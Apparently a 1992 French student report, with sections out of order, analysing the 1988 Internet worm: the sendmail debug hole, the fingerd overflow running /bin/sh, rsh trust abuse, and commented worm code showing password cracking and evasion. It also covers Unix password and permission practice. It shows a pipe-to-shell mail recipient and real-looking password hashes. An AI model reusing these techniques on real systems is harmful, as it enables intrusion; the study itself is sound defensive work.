Aux permissions de chaque partie correspond un octet, qui permet d'obtenir une représentation octale des droits d'accès. Le bit "r" a un poids de 4, le bit "w" de 2 et le bit "x" de 1. L'octet de poids le plus fort est pour le propriétaire, celui de poids le plus faible étant pour les autres. le bit "s" sur le propriétaire vaut 4000, sur le groupe il vaut 2000, et enfin le bit "t" 1000.

D'où par exemple :

			r	w	s	-	-	x	-	-	x
1	0	0	1	1	1	0	0	1	0	0	1
	4			7			1			1	

6.2.3 Droits d'accès sur les fichiers

Un fichier possède 3 permissions rwx relatives aux 3 ensembles d'utilisateurs. Elles ont la signification suivante :

- **r : read :** permission de lire le fichier.
- **w : write :** permission d'écrire le fichier, c'est-à-dire faire des ajouts, modifications ou suppressions sur les données qu'il contient, y compris en faire un fichier de taille nulle.
- **x : execute :** permission d'exécuter le fichier.

Le bit "t", lorqu'il est positionné sur un exécutable, indique que le segment texte de cet exécutable n'est "swappé out" qu'une seule fois lorsque la commande est terminée. Cela réduit le nombre de "swap out" et permet une exécution plus rapide de la commande. Ce bit ne peut être positionné que par l'administrateur.

6.2.4 Droits d'accès des répertoires

Pour un répertoire, les permission rwx ont la signification suivante :

- **r :** permission de lire et donc de lister le répertoire avec la commande *ls*. La lecture des fichiers qu'il contient est interdite si les fichiers sont eux-mêmes protégés en lecture.
- **w :** permission d'écrire dans le répertoire et donc de supprimer les fichiers qu'il contient.
- **x :** permission de traverser le répertoire (faire *cd*). La suppression de cette permission supprime toute opération sur le répertoire. Cette interdiction est héritée par tous les répertoires et fichiers qu'il contient.

On remarquera que jrmillet et vu sont dans le même groupe, et que chaque utilisateur a bien un UID différent.

L'UID et le GID ont des valeurs comprises entre 0 et 65535. L'UID 0 est une valeur particulière qui donne les privilèges suivants :

- Accès à la totalité des fichiers du système quelles qu'en soient les permissions
- Droit d'exécuter la totalité des appels système

Il conviendra donc de faire particulièrement attention à tout ce qui est associé à l'UID 0 !

6.2.2 Généralités

A chaque fichier ou répertoire est associée une série de permissions qui déterminent les droits d'accès. Lors de l'exécution de *ls -l*, on obtient un résultat avec des lignes de la forme :

```
drwxr-xr-x 10 vu           1024 Jun  4 16:44 PROJET
-rw-r--r--  1 vu            420 Jun  4 15:18 fingerd.c.path
```

La première ligne correspond à un répertoire indiqué par un d[5] en tête de ligne, la seconde à un fichier. Il existe un type particulier de fichier : les liens symboliques indiqués par un **"l"** en tête de ligne ; ils pointent sur un fichier et leurs droits d'accès sont sans signification. C'est le fichier désigné par le lien symbolique qui détermine l'accès.

Les permissions des fichiers et répertoires sont composées de trois parties correspondant aux droits de chaque partie :

- **user** : les droits du propriétaire
- **group** : les droits du groupe
- **other** : les droits des autres

A chaque partie est associé un ensemble de bits traduisant les permissions de cette partie. Chaque groupe possède un bit **r**, un bit **w** et un bit **x**, positionné ou non. Un bit supplémentaire est disponible pour des privilèges particuliers ; il s'affiche **"s"** pour le propriétaire et le groupe, et **"t"** pour les autres. Le bit "s" a un rôle particulier dans la sécurité et nous le détaillerons ultérieurement en 7.1. A l'affichage, ce bit prend, lorsqu'il est armé, la place du bit x.

[5] d : directory

tel algorithme optimisé qu'utilisait le ver de l'Internet, en disposant d'une implémentation de *DES* 9 fois plus rapide)

En outre, l'argument du temps de calcul s'estompe à mesure que la puissance des machines s'accroît.
De là il ressort que le *seul* rempart réel contre une attaque des mots de passe consiste bien à faire en sorte qu'ils soient le moins *"probables"* possible.

6.2 Les permissions des fichiers et répertoires

6.2.1 Notions de base

L'accès aux fichiers est conditionné par l'**UID**[3] et le **GID**[4] de l'utilisateur. L'UID est un nombre associé au nom de login de l'utilisateur. Chaque utilisateur possède un UID qui lui est propre, par contre le GID peut être partagé par plusieurs utilisateurs qui font alors partie du même groupe.

On verra par la suite que l'accès est en fait déterminé à l'aide de l'UID effectif ou EUID et par le GID effectif ou EGID, et que, dans la plupart des cas, EUID=UID et EGID=GID (sauf lors de l'exécution de commandes SUID ou SGID (Cf 7.1)).

Les valeurs des UID des utilisateurs sont stockés dans */etc/passwd*, d'où la nécessité pour bien des commandes d'avoir accès en lecture à ce fichier. Voici un extrait de */etc/passwd* :

```
serge:Kk43cgXNNuYSo:40:226:Serge Rouveyrol,113B,4879,(33)76514879,
Ingenieur LGI,:/users/lgi/systemeV/serge:/bin/tcsh

jrmillet:F.DUECknmlcpU:471:90:Millet Jean-Rossel,,,76097205:/users
/ensimag/students/jrmillet:/bin/csh

vu:NucT3IFBX4xTU:642:90:Frederic VU,ENSIMAG,,:/users/ensimag/students
/vu:/bin/tcsh
```

Voici les enregistrements correspondants aux 3 utilisateurs serge, jrmillet et vu. Les champs de chaque enregistrement sont séparés par ":", et l'UID est dans le troisième champ, le GID dans le quatrième. Nous avons donc :

Utilisateur	UID	GID
serge	40	226
jrmillet	471	90
vu	642	90

[3]User IDentificator
[4]Group IDentificator

- combiner deux mots existants en introduisant des chiffres, de la ponctuation et/ou des caractères spéciaux
- utiliser des mots écrits en phonétique
- utiliser les premières lettres de vers, phrases, expressions, adresses, etc ...

Mais la meilleure méthode toujours la plus originale : une bonne méthode doit fournir un moyen simple de retenir le mot de passe, tout en fournissant un mot de passe très difficile à trouver pour les indésirables.

6.1.2 notions d'encryptage

L'encryptage des mots de passe d'Unix est basé sur une version modifiée de l'algorithme *DES (Data Encryption Standard)*
Une description précise de *DES* sort du cadre de ce document. On se reportera à ce sujet à [11] pour une implémentation de *DES*. Néanmoins quelques précisions permettent d'une part de comprendre en quoi le choix d'un **"bon"** mot de passe est vital, et d'autre part comment fonctionnent les programmes de craquage de mots de passe, tel que celui employé par le ver d'Internet.

Ce mécanisme d'encryptage d'Unix présente certains avantages :

- Il est **extrêmement difficile** — pour ne pas dire impossible — de rétablir le mot de passe d'un compte à partir de sa version cryptée, même en disposant de moyens de calcul importants[1].
  Cette difficulté est encore accrue par l'introduction de 4096 altérations différentes de l'algorithme (voir [17] et [3])
  Ceci explique *a posteriori* pourquoi la version cryptée de tous les mots de passe est lisible par tous dans */etc/passwd*.
- Cet algorithme, qui fournit les 11 caractères constitutifs de la version codée à partir de la clé (le mot de passe) proposée par l'utilisateur, est intrinsèquement **lent**.

D'où deux remarques :

1. comme il est impossible de décrypter directement les mots de passe, le programme de craquage opère en sélectionnant des mots de passe *"probables"*; il les encrypte et compare le résultat à la version codée dans */etc/passwd*[2].
2. même de cette manière, la phase d'encryptage est consommatrice de temps de calcul : on s'arrange donc pour optimiser l'algorithme afin de rendre cette phase aussi brêve que possible. De fait, existent des algorithmes d'encryptage optimisés, plus performants que l'implémentation classique de *DES* (C'est un

[1] à ce sujet néanmoins, il subsiste une polémique rapportée dans [11]
[2] c'est aussi ce que fait le dispositif d'authentification d'Unix lors du *login*

faisait partie d'une de ces catégories !

En fait, la simple utilisation d'un mot de passe de 7 caractères généré à partir des premières lettres des mots d'un phrase fournit un mot aléatoire dont le test exhaustif à raison de 1000 tests par seconde nécessite **32 années de CPU !**

6.1.1 le bon choix

Il convient donc tout d'abord de **sensibiliser les utilisateurs au choix d'un bon mot de passe**. Tout est un problème de probabilités et statistique. Il faut choisir un mot de passe qu'une autre personne ne pourra ni deviner, ni parvenir à trouver par un "petit" nombre d'essais systématiques.

Pour ce faire, sont à proscrire :

- nom de login
- nom, prénom, initiales et combinaisons de ces 3
- mots du dictionnaire et tous les mots en général
- plaque d'immatriculation
- numéros de téléphone, de bureau, ...
- les exemples de "bon" mot de passe donnés dans des documents sur le sujet

Pour rendre le travail des indésirables plus difficile, il convient d'utiliser un mot de passe suffisamment long (8 caractères sont pris en compte en général), et composé de caractères le plus variés possible. Il faut mélanger les minuscules, les majuscules, les chiffres, les caractères de ponctuation et les caractères spéciaux.
Quelques exemples (à ne pas utiliser bien sûr !) :

- 13abiLe ("phonétique")
- HP,qd'o!
- l'E,uS-E

Mais, il faut aussi avoir un bon moyen de retenir son mot de passe, afin de ne pas avoir à l'écrire (à éviter absolument !). Les deux derniers exemples donnés semblent difficiles à retenir, mais si on pense à une phrase :
Hewlett-Packard, que d'ordinateurs !
l'ENSIMAG, une Super-Ecole
et en prenant les premières lettres de chaque mot et les caractères spéciaux, le tour est joué !

Voici donc quelques méthodes simples pour générer de "bons" mots de passe :

Chapitre 6

Les clefs des systèmes UNIX

Nous allons voir à présent, quelques aspects clefs de la sécurité des systèmes sous UNIX. Nous focaliserons notre exposé sur les mots de passe, les permissions des fichiers [16] [14] et le mécanisme de confiance (que nous avons déjà évoqué à la section 5.2).

6.1 Les mots de passe

A l'origine était le mot de passe. Il est **à la base de toute la sécurité sous UNIX.** Il est la signature de chaque utilisateur et incarne le moyen pour le système d'authentifier une connexion. Toute personne possédant le mot de passe associé à un login peut accéder au système avec tous les privilèges (permissions de lecture, écriture, exécution, effacement) associés à ce compte.

Il convient donc de rendre le plus difficile possible, l'obtention d'un mot de passe par une personne indésirable. De plus, un utilisateur a un rôle particulier qui lui confère l'accès à tout sur le système : c'est le super-utilisateur, souvent appelé *root*. Si le mot de passe *root* est compromis, alors l'ensemble du système est en danger. Il faudra donc veiller tout particulièrement à ce dernier.

Une étude statistique réalisée sur 13797 comptes [17], en essayant de "craquer" ces comptes par diverses méthodes, dont certaines assez sophistiquées, a permis, à grand renfort de moyens de calcul, de craquer 24.2 % des comptes ! Cette étude montre par ailleurs, que la méthode la plus rentable (en termes nombre de succès / nombre d'essais) est celle du nom de login et de combinaisons d'informations du nom.

Une autre étude sur les habitudes de mots de passe des utilisateurs [9] a montré, sur 3289 mots de passe, collectés de nombreux utilisateurs sur une longues période de temps, que 553 mots étaient de 3 caractères ASCII au plus, 477 étaient des chaînes de 4 alphanumériques, 706 de 5 lettres toutes majuscules ou minuscules, 605 de 6 lettres toutes minuscules, et 492 apparaissaient dans des dictionnaires, listes de noms ou données semblables. Un total de 2831 mots, soit 86 % de cet échantillon

Partie II

JEUX INTERDITS

cible. Le serveur *rsh* de la machine distante permettait la connexion si le nom de la machine locale apparaissait soit dans le fichier */etc/hosts.equiv*, soit dans le fichier privé de l'utilisateur *.rhosts*.

5.3 Corrections et défense

Pour mettre en échec cette attaque, des correctifs sont disponibles par ftp anonyme sur **ucbarpa.berkeley.edu**. Le source du *fingerd* corrigé est inclu en annexe C de la publication de M. Spafford [7].

Mais renforcer ces services réseaux est malheureusement bien plus problématique que de fixer un bug dans *fingerd* ou *sendmail*. Les utilisateurs n'aiment pas taper leur mot de passe lorsqu'ils se connectent sur une machine locale sure, et ils ne veulent pas avoir à mémoriser un mot de passe différent pour chaque machine avec laquelle ils travaillent. **Certains remèdes sont parfois pire que le mal** : par exemple, un utilisateur forcer de se battre avec de nombreux mots de passe est très tenté de les écrire quelque part !

umas

5.2 Les dangers de rsh

rsh et *rexec* permettent l'exécution de commandes à distance. *Rexec* utilise une authentification par mot de passe, et *rsh* est basé sur l'utilisation d'un port d'origine privilégié et des fichiers de permission [5] .

L'attaque par *rexec* était basée sur le fait qu'un même utilisateur ayant un compte sur une autre machine utilise souvent le même mot de passe, et celle par *rsh* se basait sur la forte probabilité que cet autre compte aurait la machine locale dans ses fichiers de permissions de *rsh*.

Chaque ligne du fichier *.rhosts* du home directory d'un utilisateur, liste une machine ou un couple nom de machine / nom d'utilisateur, autorisé à accéder par *rsh* sur son compte, avec tous ses privilèges, sans authentification par mot de passe.

Exemple :
Sur la machine Pelvoux, l'utilisateur john a dans son *.rhosts* :
Meije fred
Alors, depuis la machine Meije, l'utilisateur fred peut accéder à la machine Pelvoux, depuis son compte par :

```
rsh Pelvoux -l john
```

il obtient ainsi un shell sur la machine Pelvoux, avec comme nom d'utilisateur john, sans connaître le mot de passe de john !

Revenons à notre ver.
Dès lors que le ver était parvenu à pénétrer sur un compte, il tentait une attaque par *rsh* ou *rexec*. La première utilisation de *rsh* consistait à chercher un compte ailleurs avec le même nom que celui exécutant actuellement le ver, en espérant que la machine locale serait dans le *.rhosts* de ce compte sur la machine attaquée.

La seconde utilisation était de forcer des mots de passe sur des comptes distants. Dès qu'un compte était forcé, le ver lisait les fichiers *.forward* (indiquant l'adresse où le système doit faire suivre le mail), *.rhosts* (indiquant la liste des machines (et optionnellement des utilisateurs) autorisés à accéder sur la machine locale via ce compte, en court-circuitant l'authentification) puis essayait ces noms de machine jusqu'à ce qu'il rencontre le succès. Chaque machine était attaquée selon deux méthodes :

Le ver contactait tout d'abord le serveur *rexec* de la machine distante, auquel il envoyait le nom du compte trouvé dans le fichier *.forward* ou *.rhosts*, suivi par le mot de passe trouvé.

En cas d'échec, le ver se connectait sur le serveur de *rexec* de la machine locale avec le nom de compte local, et utilisait cela pour contacter le serveur *rsh* de la

Chapitre 5

Les attaques par finger et rsh

Nous allons voir a présent deux autres mécanismes utilisés par le ver : l'attaque par finger, et l'attaque par le mécanisme de confiance de rsh, notamment au travers des travaux de MM. Spafford [7] et Seeley [5].

5.1 Un bug dans fingerd

La version de *fingerd* répandue à l'époque, utilisait la fonction gets() pour lire la chaîne de requête qui lui était destinée. Le buffer alloué pour stocker cette chaîne était de 512 octets, théoriquement largement suffisant. Mais, en envoyant une chaîne spéciale construite sur 536 octets au démon *fingerd*, son buffer d'entrée était saturé, et la partie supplémentaire venait en surécriture sur une partie de la pile [7].

Pour les versions standard UNIX BSD 4 sur VAX, le débordement remplaçait l'adresse de retour du programme main() par celle du buffer empilé. Les instructions stockées dans le buffer à cet endroit correspondaient au code de :

execve("/bin/sh",0,0)

Lors du retour de main(), l'adresse de retour de la fonction appelante est supposée être restaurée de la pile, mais le ver avait remplacé cette adresse de retour par une autre qui pointait sur le code VAX stocké dans le buffer de requête. Le dépilement de l'adresse de retour provoquait donc un branchement à l'adresse où était stocké le code ci-dessus, et donc, provoquait son exécution.

Sur les VAX, on obtenait ainsi un shell distant via la connexion TCP, à laquelle était envoyée une série de commandes shell générant et exécutant le programme vecteur (voir 2.2). Sur les Sun par contre, on obtenait simplement un fichier *core*, car le code pour corrompre une version Sun du *fingerd* de façon similaire, n'était pas installé. Le code stocké dans le buffer était du code VAX et la pile était au format VAX, dans un rodre incorrect pour les Sun. Bien que *fingerd* sur Sun était entaché du même bug que la version VAX, ce code ne pouvait pas en tirer profit [6].

```
250 <millet@ensisps4>... Sender ok
rcpt to: <"| /bin/sh">
554 <"| /bin/sh">... Cannot mail directly to programs
quit
221 ensisps3.imag.fr closing connection
$
```

En revanche, cette possibilité de *mailing* sur des programmes n'est pas totalement prohibée :

- Le fichier */etc/aliases* contient la liste limitée des alias débouchant sur l'exécution d'un programme via un *pipeline*. En voici un extrait :

  ```
  # decode: "|/usr/bin/uudecode"
  # uudecode SUPPRIME car dangereux pour la securite  P.L. 21/3/90
  # Aliases to handle mail to msgs and news
  msgs: "|/usr/ucb/msgs -s"
  rnews: "|/usr/lib/news/uurec"
  ```

  On constate qu'ici l'alias **decode** a été désactivé car il constitue une brèche potentielle dans la sécurité[3].

- le fichier *.forward* qui peut être installé par chaque utilisateur dans son répertoire HOME[4], et destiné à rediriger les courrier peut contenir le nom d'un programme à exécuter dès réception d'un *mail*. (Par exemple le programme *vacation*, sorte de répondeur automatique).

4.3 Pour en savoir plus

Bien que la lacune du mode debug de *sendmail* soit désormais largement connue, et le plus souvent comblée, elle fait encore aujourd'hui l'objet de tentatives illégales d'incursions dans les sites distants de la part des malfaisants : on consultera à ce sujet avec profit l'article [15] qui décrit en détail une telle tentative d'effraction. De plus, un correctif de *sendmail* est disponible par ftp anonyme sur **ucbarpa.berkeley.edu** ainsi que dans la publication de Spafford [7].

[3] voir [3] et [14]

[4] au sujet du fichier *.forward* se reporter à 5.2

4.2 Stratégie de corruption

4.2.1 la "porte de derrière"

Sendmail est un programme au passé mouvementé.
La rumeur rapporte que, pour préserver ses privilèges de super-user à l'achèvement de son programme, le concepteur de *sendmail* avait pourvu ce dernier d'une "porte de derrière". On accédait à cette porte dérobée en fournissant à *sendmail* des données inhabituelles, puis on s'identifiait en présentant un mot de passe "magique" : cela débouchait sur l'obtention d'un *shell*. Ce *shell* disposait en outre du SUID root[2], puisque comme nous l'avons vu *sendmail* est un programme setuid appartenant au root. Le programmeur se retrouvait donc sous *shell* avec tous les privilèges du root.
Bien entendu, cette brèche dans la sécurité a été colmatée, mais il reste des trace de cette période héroïque dans *sendmail.cf* :

```
$ cat /usr/lib/sendmail.cf | egrep 'wizard|OW'
# wizard's password
OW*
```

On rapporte aussi que c'est en désactivant cette porte de derrière que le mode debug du programme *sendmail* a été rendu actif par défaut.
C'est ce mode debug qu'a exploité le ver d'Internet.

4.2.2 le mode debug

Le mode debug est une facilité offerte aux responsables réseaux pour configurer *sendmail*. On peut vérifier l'existence de ce mode :

```
$ strings /usr/lib/sendmail | grep debug
debug
```

Ce mode permet en particulier d'adresser le contenu du *mail* à un programme. Il ne s'agit donc pas vraiment d'un bug mais d'une lacune alors aisément exploitable. Le ver obtint ainsi l'exécution du *shell script* requérant la compilation puis l'exécution du bootstrap en *mailant* son contenu à */bin/sh*. (voir 2.2.2 pour plus de détails)

Notons que *sendmail* se prémunit contre des tentatives de *mailing* direct sur des programmes, comme le montre la manipulation suivante :

```
$ telnet 192.33.175.68 25
Trying...
Connected to 192.33.175.68.
Escape character is '^]'.
220 ensisps3.imag.fr Sendmail 5.52/5.17 ready at Mon, 22 Jun 92 14:51:40 +0200
mail from: <millet@ensisps4>
```

[2] un *shell* SUID root est parfois appelé "sushï, pour Super User Shell Interactive.

Chapitre 4

L'attaque par sendmail

Il s'agit ici d'une présentation de la tactique employée par le ver pour corrompre le fonctionnement du programme *sendmail* afin d'aboutir à l'installation du bootstrap sur la machine cible.
La mise en application de cette attaque a déjà été évoquée en 2.2.2.

4.1 Description du programme

Sendmail est le programme chargé de l'acheminement du courrier au sein du réseau. Il s'agit là d'une tâche complexe qui implique un programme lui-même complexe, et supportant de nombreuses configurations au moyen du fichier *sendmail.cf* . Ce programme fonctionne notamment comme un *daemon* , c'est à dire comme un processus s'exécutant en arrière-plan, détaché et lancé automatiquement lors du démarrage du système.
Dans ce cas, *sendmail* se met à l'écoute de l'arrivée de messages sur un *port* particulier (le *port* No 25) envoyés par une machine distante (via son propre *sendmail*). Le protocole utilisé pour l'échange des *mails* se nomme SMTP (Simple Mail Transfert Protocol).
Les deux processus échangent alors des informations telles que l'identité de l'émetteur et du destinataire du *mail*, ainsi que le contenu de ce *mail*.
Sendmail n'est donc pas un programme destiné à être manipulé directement par l'utilisateur qui souhaite simplement envoyer du courrier, bien qu'un tel usage soit possible, comme nous allons le voir.

Une dernière précision ; la commande :

```
$ ls -l /usr/lib/sendmail
-rwsr-xr-x  1 root       320780 Nov  3  1990 /usr/lib/sendmail
```

permet de constater que *sendmail* est un programme SUID[1] root.

[1]On se reportera à ce sujet au paragraphe 7.1.1

On constate que si le ver s'exécute durant plus de douze heures, il réinitialise sa liste de cibles *host* dans laquelle chaque entrée était marquée :

- soit comme un site infecté
- soit comme un site sain

de sorte qu'un ver peut renouveller l'attaque d'un site toutes les douze heures.

- enfin le code :

```
if (pleasequit && nextw > 10)
   exit(0);
```

dans lequel *nextw* désigne une variable qui comptabilise le nombre d'essais de mots de passe opérés à partir du dictionnaire interne du ver, permet de constater qu'un ver ayant perdu un *challenge* face à un de ses congénaires peut malgré tout ne pas s'auto-détruire immédiatement s'il n'a pas suffisamment tenté de casser des mots de passe.
Cette tactique vise à rendre la propagation du ver aussi efficace que possible, mais elle contribue aussi à la surchage des machines ... et donc à la détection du ver.

- pas de mot de passe
- le nom de *login*
- le nom de *login* répété deux fois
- le nom de l'utilisateur (avec et sans majuscule sur l'initiale)
- son prénom (idem)
- le nom de *login* inversé

3. Puis le ver utilise son dictionnaire interne de 432 mots de passe réputés "classiques" qu'il réorganise de manière aléatoire. (Cette liste est maintenue codée via la "tactique du XOR", comme d'ailleurs toutes les données auxquelles le ver a recours).
   Chaque entrée de ce dictionnaire est crypté et testé face à tous les mots de passe.

4. Enfin le ver utilise le fichier */usr/dict/words* qui contient environ 25000 mots sur les version d'UNIX 4.3 BSD.
   De même chaque mot est testé contre tous les mots de passe.

3.2.5 remarques

- La boucle principale de doit() est entrecoupée de pauses (othersleep(30) et othersleep(120)) qui son destinées — de façon identique à checkother() — à réguler la prolifération des vers sur chaque machine (la valeur du paramètre passé est un temps de mise en sommeil du processus si aucun *challenge* ne vient décider de la survie d'un des vers).

- l'étape :

```
if (fork())
   exit(0);
```

  qui crée un processus fils du ver et tue son père a deux objectifs :

  1. d'une part, le pid du ver change régulièrement, de sorte que le ver n'est pas repérable par une consommation trop importante de temps CPU sur un seul processus
  2. d'autre part, la priorité d'exécution du ver ne se trouve pas réduite par l'ordonnanceur du système d'exploitation du fait d'une trop grande consommation de temps machine.

- Renouvellement des cibles :

```
if (time(0) == current_time + ( 3600 * 12)) {
   reset_hosts();
   current_time = time(0);
```

entre les deux vers consiste à déterminer lequel des deux va mourrir :

- l'émetteur envoie un nombre aléatoire au récepteur puis attend d'en recevoir un de sa part
- si la somme de ces deux nombres est impaire (ou XOR des deux bits de poids faible des deux nombres égal à 1) alors l'émetteur meurt.
- dans le cas contraire, c'est le récepteur qui meurt
- le perdant initialise à 1 sa variable *pleasequit* qui le fera quitter la boucle *for(;;)* de doit()
- le vainqueur se remet à l'écoute sur le même port, afin de poursuivre le *challenge* avec d'éventuels autres vers

Il est à noter que la rencontre d'une situation d'erreur durant l'exécution de checkothers() rend également le ver immortel.

sendmessage()

Cette fonction n'a aucune action la plupart du temps, sauf une fois sur quinze, lorsqu'elle ouvre un *socket* pour entrer en contact avec une machine de l'université de Berkeley (*ernie.berkeley.edu*). Un bug dans le code la rend cependant inopérante. Certains considèrent qu'il s'agit d'une diversion destinée à détourner les soupçons du véritable auteur du ver (voir [5] et [7]).

cracksome()

Cracksome() est la fonction chargée de la tactique de "craquage" des mots de passe.

Ce craquage comporte quatre étapes :

1. Le ver recherche les machines cibles dans */etc/host.equiv* et dans */.rhosts* (voir à ce sujet le "mécanisme de confiance" en 6.3). Puis il consulte */etc/passwd* en mémorisant :
   (a) le nom de *login*
   (b) la version cryptée du mot de passe
   (c) le champ d'information (nom, prénom, etc ...)

   Les informations contenues dans les fichiers *.forward* des répertoires HOME (voir 4.2.2) fournissent aussi une liste de machines cibles.
2. Le ver essaye de craquer les mots de passe de la machine sur laquelle il s'exécute (le fonctionnement d'un craqueur est évoqué en 6.1.2) : il part du contenu du champ information de */etc/passwd* pour constituer pour chaque compte une base de mots de passe possibles, tels que :

- l'attaque par *finger* est une corruption du fonctionnement du *daemon fingerd* qu'on force à se transformer en *shell de Bourne*
  Le détail de cette opération est décrit en 5.1
- lors de l'attaque par *rsh*, on tente d'obtenir un *shell* sur la machine distante à partir d'un compte dont le nom est aussi celui du compte qui exécute — à son insu — le ver sur la machine locale.
  Celà est possible sous réserve que soit mis en place un "mécanisme de confiance" entre les deux machines (voir 5.2).

2. *par rexec et rsh, après attaque d'un mot de passe :*
   Le ver tente de se propager sur les sites trouvés dans les fichiers *.rhosts* et *.forward* du compte craqué. Il utilise *rexec* auquel il fournit un mot de passe identique à celui découvert sur la machine locale, puis *rsh*, ce qui là encore implique un mécanisme de confiance. (pour davantage de précision sur ces points, se reporter à 5.2)

L'autre procédé de diffusion est la connexion SMTP, qui exploite la lacune du mode debug de *sendmail* comme déjà indiqué en 2.2.2 et plus loin au chapitre 4.

3.2.4 "doit()"

Cette routine fait la plus grande partie du travail du ver.

Elle réinitialise d'abord un générateur pseudo-aléatoire et mémorise l'heure (appel à time()). Cette valeur sera utilisée à la fin de doit() pour déterminer depuis combien de temps le ver s'exécute sur la machine.

checkothers()

checkothers vérifie la présence d'autres vers sur la même machine.

Un "tirage au sort" (nombre pseudo-aléatoire) est d'abord effectué.
A l'issue de ce tirage, il y a une chance sur sept que checkothers() retourne à doit() sans autre action : un ver bénéficiant d'une telle opportunité devient **immortel**. Il ne vérifie même pas qu'un autre ver est présent sur la machine, ce qui, éventuellement, pourrait mettre fin à son exécution, et ne procédera plus jamais à l'avenir à une telle vérification.
Dans les autre cas, le ver contacte un *port* précis de la machine (*le port 23357*) en espérant y trouver un autre ver "à l'écoute". Dans le cas contraire, ce ver se met lui-même à l'écoute sur ce *port*. En cas de succès, le ver émetteur envoie au récepteur un mot de passe et en attend lui-même un de la part du ver concurrent.
Si le code de retour est faux, le ver suppose qu'on tente de la faire tomber "dans une souricière" et poursuit son exécution.
Si, en revanche, l'authentification est valide, l'étape suivante de la communication

```
Routing tables
Destination          Gateway              Flags    Refcnt Use        Interface
127.0.0.1            127.0.0.1            UH       3      9071       lo0
0                    7                    UH       0      0          sc0a
default              129.88.32.254        UG       23     154651     en0
129.88.1             129.88.32.24         UG       0      344        en0
```

De cette façon, le ver établit une liste interne de machines pouvant être infectées.
Le nom des cibles est ajouté dynamiquement dans la liste *host*. Chaque entrée dispose de bits d'état qui indiquent au ver si le site correspondant :

- est ou non une passerelle
- a déjà fait l'objet d'une attaque
- est "sain" ou au contraire "contaminé"
- a été obtenu en consultant un type particulier de fichier (les sites obtenus par lecture de */.rhosts* ou */etc/host.equiv* sont plus "prioritaires" que d'autres)

Les passerelles sont les cibles privilégiées du ver puisque dans sa stratégie d'infection, il commence par propager le bootstrap sur ces machines.
La seconde priorité est constituée par les machines obtenues par lecture de */.rhosts* et */etc/host.equiv* et des fichiers *.forward* lors du craquage des mots de passe. (voir 3.2.4)
En dernier lieu le ver tente une propagation sur des adresses IP "possibles" de machines locales, en générant aléatoirement la partie correspondante de leur adresse.

3.2.3 techniques d'infection

Il s'agit de la partie du code désignée sous le nom de **attackhosts()** dans le programme 3.1.1. En fait, le ver comportait des fonctions indépendantes (de noms de la forme *h**) chacune chargée d'un type précis d'attaque.

A ce stade, le ver a achevé sa collecte d'adresses de machines cibles.
Nous avons indiqué en 2.2 que le ver utilise :

- soit une connexion TCP
- soit une connexion SMTP

Lors de la diffusion par le protocole TCP, il a fallu que le ver s'exécutant sur la machine source obtienne l'exécution d'un *shell* sur la machine cible. Il y a deux grandes manières d'y parvenir :

1. *par finger et rsh :*

```
strcpy(argv[0], "sh");
```

- ensuite, il fait en sorte qu'en cas d'erreur à l'exécution son achèvement ne produise pas de fichier *core*, trâce trop évidente de son passage et facilement récupérable sur la machine attaquée.

```
setrlimit(RLIMIT_CORE, no_core);
```

- `load_object()` :

  lecture des fichiers objets et sauvegarde en mémoire dans une structure qui comporte :

  - la taille des fichiers
  - leur suffixe (vax.o, sun3.o, l1.c)
  - leur contenu, qu'on a pris soin de crypter en utilisant l'opérateur logique XOR (ou-exclusif), le pattern choisi étant les 10 premiers octets de la routine de cryptage xorbuf() du ver !
    Il s'agissait bien sûr de rendre difficile le décryptage du ver.

- enfin, le ver détruit ces fichiers objets du répertoire, après les avoir mémorisés, ainsi que du vecteur d'arguments.

- en dernier lieu, le ver se désolidarise de son processus de lancement en tuant son *shell père*

Toutes ces précautions entrent là encore dans la stratégie défensive que se fixe le ver, afin d'éviter sa capture, et — même dans cette hypothèse — afin de faire en sorte que le code capturé soit *a priori* difficilement exploitable.

3.2.2 détermination des cibles

if-int() et rt-init() ont pour but de rassembler des informations sur les machines accessibles au niveau local ainsi que sur les passerelles (*gateways*) qui peuvent être atteintes.

Ceci est obtenu en invoquant la commande suivante :

```
/usr/ucb/netstat -r -n
```

netstat est une commande qui fournit un grand nombre d'informations sur l'état des réseaux, les protocoles utilisés, les machines accessibles et, parmi elles, celles utilisées comme passerelles.
Voici par exemple un résultat à la commande précédente :

```
   checkothers();                       /* verifier l'existence d'autres    */
                                        /*  vers sur la machine             */



   sendmessage();                       /* contacter une machine de l'univ. */
                                        /* Berkeley : diversion ?           */

   for(;;) {
      cracksome();                      /* craquer les mots de passe sur la */
                                        /* base des infos de /etc/passwd    */

      othersleep(30);                   /* faire une pause de 30 sec. et    */
                                        /* verifier presence d'autres vers  */

      cracksome();                      /* puis retourner craquer des mots  */
                                        /* de passe                         */

      if (fork())                       /* creer un processus fils pour     */
         exit(0);                       /* poursuivre le travail du pere    */

      attackhosts();                    /* attaquer d'autres sites          */

      othersleep(120);                  /* refaire une pause de 2 min       */

      if (time(0) >= current_time + ( 3600 * 12)) {
         reset_hosts();                 /* si plus de 12 heures d'execution */
         current)time = time(0);        /* reinitialiser table des sites    */
                                        /* et rendre possibles de nouvelles */
                                        /* attaques                         */
      }
      if (pleasequit && nextw > 10)     /* fin d'execution si un autre ver  */
         exit(0);                       /* local le demande et que celui-ci */
                                        /* a essaye 10 mots de passe de sa  */
   }                                    /* liste personnelle                */

}
```

3.2 Fonctionnement

3.2.1 main()

Les points à noter sont les suivants :

- Le ver se dissimule d'abord sous le nom du *shell de Bourne*.

```
         load_object(argv[n]);          /* charger le fichier en memoire    */

         if (parent)
            unlink(argv[n]);            /* puis l'effacer du repertoire     */

         strcpy(argv[n++], "");         /* ainsi que de la liste des argu-  */
                                        /* -ments pour bluffer ps           */
      }
   }

   if (!okay)                           /* si l1.c absent des arguments fin */
      exit(0);
   setpgrp(getpid());                   /* l'identificateur du groupe du    */
                                        /* processus courant est rendu egal */
                                        /* au pid de ce processus. On disso-*/
                                        /* cie ce processus du shell de     */
                                        /* lancement.                       */
   if (parent)
      kill(parent, SIGHUP);             /* puis le processus pere (shell de */
                                        /* lancement) est tue               */

   if_init();                           /* obtenir des infos. sur le reseau */
   rt_init();                           /* et les passerelles accessibles.  */
                                        /* memoriser le tout                */

   doit();                              /* appeler la boucle principale     */
}

/*****************************************************************************/
/*                                                                           */
/*                                doit                                       */
/*                                                                           */
/*    But :                                                                  */
/*        boucle principale d'attaque des autres sites.                      */
/*                                                                           */
/*****************************************************************************/
int doit()
{
   current_time = time(0);              /* reinitialiser le generateur      */
   srand48(current_time);               /* aleatoire : (qui sort de leur    */
                                        /* liste au hasard les comptes et   */
                                        /* sites a attaquer)                */

